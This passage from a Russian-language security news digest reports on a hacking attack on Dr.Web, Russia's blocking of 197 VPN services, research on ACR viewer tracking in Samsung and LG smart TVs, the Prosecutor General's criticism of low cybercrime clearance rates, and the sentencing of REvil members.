
> *«8 октября 2024 года в одном из Telegram-каналов было опубликовано заявление о взломе инфраструктуры нашей компании.*
>
> *Целевая атака на наши ресурсы действительно была осуществлена в сентябре, мы сразу сообщили об этом, выпустив новость.*
>
> *Атака была своевременно пресечена, все ресурсы были отключены от сети и прошли тщательную проверку в соответствии с протоколами безопасности. Основной целью было требование выкупа от нашей компании, но мы не ведем никаких переговоров со злоумышленниками. На данный момент правоохранительные органы проводят расследование, в связи с чем мы не можем давать подробные комментарии, чтобы не мешать проведению следствия.*
>
> *Опубликованная в Telegram информация в основной своей части не соответствует действительности, пользовательские данные затронуты не были. Какой либо угрозы безопасности нашим пользователям ни обновления вирусных баз, ни обновления программных модулей не несут.*
>
> *Мы усилили меры безопасности всех ресурсов компании и изучаем выложенные в телеграм каналах скриншоты на предмет выявления скомпрометированных данных», — писали представители «Доктор Веб».*

Напомним, что в сентябре 2024 года «Доктор Веб» уже атаковали хакеры. Тогда представители компании заявляли, что «успешно локализовали угрозу и убедились, что она не затронула клиентов компании», а также подчеркивали, что никто из пользователей продуктов компании не пострадал.

197 VPN-СЕРВИСОВ ПОПАЛИ ПОД БЛОКИРОВКУ

На форуме «Спектр-2024» глава подконтрольного Роскомнадзору Центра мониторинга и управления сетью связи общего пользования (ЦМУ ССОП) Сергей Хуторцев сообщил, что в настоящее время в России заблокировано **197** VPN-сервисов. По его словам, эти сервисы нарушают законодательство как средства обхода блокировок.


Стоит отметить, что в прошлом году директор ЦМУ ССОП сообщал о блокировке в РФ **167** VPN-сервисов.



ТЕЛЕВИЗОРЫ-ШПИОНЫ

Группа исследователей предупредила, что в умных телевизорах крупных производителей, включая Samsung и LG, используется похожая на Shazam технология автоматического распознавания контента (Automatic Content Recognition, ACR), позволяющая следить за тем, что смотрит пользователь.

Согласно докладу ученых из Университетского колледжа Лондона, Калифорнийского университета в Дейвисе и Мадридского университета имени Карла III, система слежения работает даже тогда, когда телевизоры используются в качестве внешних дисплеев, то есть подключены через HDMI к другим девайсам. Таким образом, ACR может перехватывать контент с игровых консолей или ноутбуков, подключенных к ТВ.



Технология ACR предназначена для профилирования зрительской активности пользователей. Она периодически перехватывает контент (делает скриншоты), отображаемый на экране устройства, а затем сопоставляет его со своей библиотекой контента, чтобы определить, что именно отображается на экране в тот или иной момент.

Подобные системы интегрированы непосредственно в операционные системы умных ТВ, а black-box-аудит сетевого трафика ACR между клиентами на смарт-телевизорах и серверами выявил заметные различия в работе этой технологии в США и Великобритании.

К примеру, оказалось, что в США ACR активна во время просмотра бесплатного стримингового телевидения с поддержкой рекламы (FAST), в то время как в Великобритании она отключена в этом случае. То есть на работу функции напрямую влияют законы о конфиденциальности данных разных стран. Также ACR не работает при просмотре Netflix или YouTube. При этом подчеркивается, что статус входа пользователя в систему (залогинен человек или нет) никак не влиял на поведение ACR.

Исследователи говорят, что с момента своего появления в 2011 году ACR была адаптирована для идентификации самых разных видов контента. Такие компании, как DirecTV и Viggle, интегрировали ACR в экосистему телевизоров, а Samsung сотрудничала с компанией, занимающейся распознаванием контента, чтобы интегрировать ACR в свои умные ТВ. Компания LG, еще один крупный игрок на рынке ТВ, внедрила ACR в свои устройства еще в 2013 году, благодаря партнерству с компанией Cognitive Networks.

> *«Когда ACR включена на телевизорах LG, устройства связываются с одним доменом (eu-acrX.alphonso.tv, где X — произвольное число, которое периодически меняется). Этот домен принадлежит технологической компании Alphonso, которая управляет LG Ad Solutions, — говорится в отчете специалистов. — В свою очередь, устройства Samsung связываются сразу с несколькими ACR-доменами (acr-eu-prd.samsungcloud.tv, acr0.samsungcloudsolution.com, log-config.samsungacr.com, log-ingestion-eu.samsungacr.com)».*


ACR-слежка уже вызывала беспокойство и вопросы, связанные с конфиденциальностью. В частности, в суд на компанию Vizio подавала Федеральная торговая комиссия США, обвиняя компанию в продаже данных о клиентах третьим лицам, которые затем использовали их для показа людям персонализированной рекламы. Этот иск был урегулирован в далеком 2017 году: тогда Vizio согласилась предоставлять более четкую информацию о сборе данных и внедрить механизмы отказа.

Исследователи предупредили, что, невзирая на существование механизмов отказа в наши дни, фактически отказаться от такой слежки может быть весьма непросто и зачастую для этого потребуется углубленное изучение различных настроек в многочисленных подразделах, а универсального выключателя попросту не существует.

> *«Кроме того, неясно, работают ли эти средства контроля конфиденциальности так, как было задумано изначально», — пишут специалисты.*

Впрочем, в отчете сказано, что после отказа от отслеживания вся связанная с ACR сетевая активность действительно прекращается.

Эксперты подытоживают, что в будущем планируют изучить более продвинутые MITM-методы слежения, чтобы лучше разобраться в полезных нагрузках и понять связь между ACR-отслеживанием и таргетированной рекламой в умных телевизорах.




ГЕНПРОКУРОР РФ РАСКРИТИКОВАЛ УРОВЕНЬ РАСКРЫВАЕМОСТИ КИБЕРПРЕСТУПЛЕНИЙ

Генеральный прокурор РФ Игорь Краснов подверг критике работу правоохранительных органов за уровень раскрываемости киберпреступлений. Он сообщил, что «ситуация усугубляется нарушениями в деятельности органов расследования и оперативных служб». По его словам, несмотря на наличие в ведомствах спецподразделений по противодействию киберпреступности, работа должным образом не ведется, обстоятельства получения доступа к персональным данным и их использования в криминальных целях зачастую не устанавливаются.

Также недостаточно развит электронный документооборот правоохранителей с организациями финансового рынка и сотовыми операторами, что приводит к длительному получению оперативно значимой информации.

> «Отмечается шаблонность и безынициативность проводимой оперативной работы, отсутствие наступательности, недостаточная эффективность предварительного расследования. Во многих делах, как говорится, между двумя корочками больше ничего и нет. И таких дел в масштабах страны тысячи. Как результат, раскрываемость данного вида преступлений остается одной из самых низких. На протяжении последних лет она не превышает 27%, а в текущем году еще ниже — 25,9%», — заявил Краснов.



ПРИГОВОРЫ УЧАСТНИКАМ REVIL

Санкт-Петербургский гарнизонный военный суд огласил приговор Артему Заецу, Алексею Малоземову, Даниилу Пузыревскому и Руслану Хансвярову, которых связывают с известной хакгруппой REvil. Против еще четырех участников возбуждено новое уголовное дело, которое выделено в отдельное производство и направлено в Генеральную прокуратуру РФ.

